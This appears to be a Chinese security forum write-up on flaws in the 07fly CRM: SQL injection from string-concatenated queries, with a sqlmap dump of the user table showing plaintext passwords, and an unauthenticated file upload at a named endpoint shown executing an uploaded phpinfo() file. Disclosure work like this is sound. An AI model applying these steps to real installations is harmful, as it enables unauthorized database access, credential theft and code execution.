
成功。



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-7a7770e4c713e0f030ffde53258e844b48a3030f.png)

(V1、V2)SQL 注入漏洞（同一个数据库抽象类）

整个 cms, SQL 语句和参数几乎都是用字符串拼接的. 而且是拿到参数后直接拼接. 没有任何验证消毒等操作。




(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-bc00acaa278e3d5893f6a8cd794af1e59850046f.png)

跟进 `Frank/Datab ase.class.php->Datab ase->findAll()` 方法, 使用了 `PDO` , 但同样都没有过滤直接将拼接好的 SQL 语句去执行,

```
20 function __construct() {
21
22     //$this->db = _instance($GLOBALS['DB']['DbType'], '', 1);
23
24     $host = $GLOBALS[ 'DB' ][ 'DBhost' ];
25     $name = $GLOBALS[ 'DB' ][ 'DBname' ];
26     $port = $GLOBALS[ 'DB' ][ 'DBport' ];
27     $user = $GLOBALS[ 'DB' ][ 'DBuser' ];
28     $pwd = $GLOBALS[ 'DB' ][ 'DBpsw' ];
29     $this->db = new PDO( dsn: "mysql:host={$host};dbname={$name}", username: "{$user}", password: "{$pwd}" );
30     $this->db->query( statement: "SET NAMES 'UTF8'" );
31     $this->db->query( statement: "SET TIME_ZONE = '+8:00'" );
32
33 }
34
35 /*
36 查询结果集并转换为二维数组
37 */
38 public
39
40 function findAll( $sql ) {
41     $result = $this->db->query( $sql );
42     if ( $result ) {
43         $data = $result->fetchAll( mode: PDO::FETCH_ASSOC );
44     } else {
45         _error( errorKey: 'queryError', detail: '数据表不存在 或SQL语法错误:' . $sql, exit: true );
46     }
47     return $data;
48 }
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-cb3d7e57c077afb7380ab1d87f0dd9966a963c4e.png)



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-1dbe985f201a7e4f1e18b653f3b09cbdc92fed65.png)

直接就可以用 sqlmap 打穿. 密码还是明文存储的。

```

Database: 07fly_crm
Table: fly_sys_user
[6 entries]
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | deptID | roleID | positionID | adt | tel | name | qicq | email | intro | gender | mobile | account | address | zipcode | password | identity |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | 0 | 1 | 0 | NULL | 020-63833340 | 零起飞 | 1871720001 | goodmaria@qq.com | 零起飞网络工作室, 第一个具有专业水平而又热情的软件工程师 - | 1 | 1882642785 | 07fly | 深圳市 | 430600 | 07f |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | 1 | 13 | 2 | 0000-00-00 00:00:00 | 0206013340 | 张三 | <blank> | mail@53.com | <blank> | <blank> | 1871720001 | test | <blank> | <blank> | test | NULL |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 3 | 2 | 12 | 7 | 0000-00-00 00:00:00 | <blank> | 李四 | <blank> | <blank> | <blank> | <blank> | 1380700070 | admin | <blank> | <blank> | admin123456 | NULL |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 4 | 2 | 14 | 4 | 2017-00-25 15:00:00 | <blank> | 王五 | <blank> | <blank> | <blank> | <blank> | 13800000000 | 100 | <blank> | <blank> | 100 | NULL |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 5 | 2 | 1 | 2 | 2018-01-17 18:11:26 | <blank> | 123 | <blank> | <blank> | <blank> | <blank> | 13800000000 | 123 | <blank> | <blank> | 123 | NULL |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 6 | 2 | 1 | 3 | 2019-12-02 15:10:41 | <blank> | 123 | <blank> | <blank> | <blank> | <blank> | 1311111113 | 123 | <blank> | <blank> | 123 | NULL |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

[00:40:52] [INFO] table '07fly_crm.fly_sys_user' dumped to CSV file: '/home/johnson/.local/share/sqlmap/output/192.168.130.1/tmp/07fly_crm.fly_sys_user.csv'
[00:40:52] [INFO] fetched data logged to text files under: '/home/johnson/.local/share/sqlmap/output/192.168.130.1'

[*] ending @ 00:40:53 /2021-02-18/
  
```

(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-aea016ffbc9e06d17f38670f9e8a46a350461823.png)

(V1、V2) 未授权访问任意文件上传漏洞 (同一个基类) .

全局搜索 `move_uploaded_file` 发现了, `Crm/Action/Upload.class.php->Upload->upload_img_save()`. 他分离了文件名和后缀名并没有验证. 而是重新生成文件名后拼接原本的文件后缀. 121 行的 `$pictype` 也没有进行验证。


```

113 public function upload_img_save(){
114     if(empty($_FILES)){
115         $smarty = $this->setSmarty();
116         $smarty->display('upload/iframe.html');
117     }else{
118         $files = $_FILES["filename"];
119         $picname = $files['name'];
120         $picsize = $files['size'];
121         $pictype = $files['type'];
122         if ($picname != "") {
123             if ($picsize > 1024000000000) {
124                 echo '图片大小不能超过1M';
125                 exit;
126             }
127             $type = strstr($picname, '.', true);
128             $rand = rand(100, 999);
129             $pics = date("format: 'YmdHis'") . $rand . $type;
130             // 上传路径
131             $pic_path = $this->upload_images_path();
132             $pic_path = $pic_path.$pics;
133             move_uploaded_file($files['tmp_name'], $pic_path);
134         }
135         $size = round( num: $picsize/1024, precision: 2);
136         $arr = array(
137             'name'=>$picname,
  
```

```
138     'pic'=>$pics,
139     'size'=>$size,
140     'path'=>str_replace( search: ROOT, replace: APP_HTTP,$pic_path),
141     'spath'=>str_replace( search: CACHE, replace: "", $pic_path),
142 );
143 echo json_encode($arr);
144 }
145 }
```


(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-723bd2cd842a9f20f4157ae50a54ec58a1f14cb9.png)

根据他的路由习惯, 直接访问 `/index.php/Upload/upload_img_save/` , 直接为我们写好了 html




(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-187cef4489f0a5112dc4c506765f8f7f0a2f2ed2.png)

上传个 `phpinfo()` , 试一下. 上传成功后路径有回显



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-64e4eadf999a6037a4e7ff69bbb7a2ec25f79649.png)

成功解析



(https://shs3.b.qianxin.com/attack_forum/2021/07/attach-60ac7bf256787f92c6c83698af95fedb5821d8ce.png)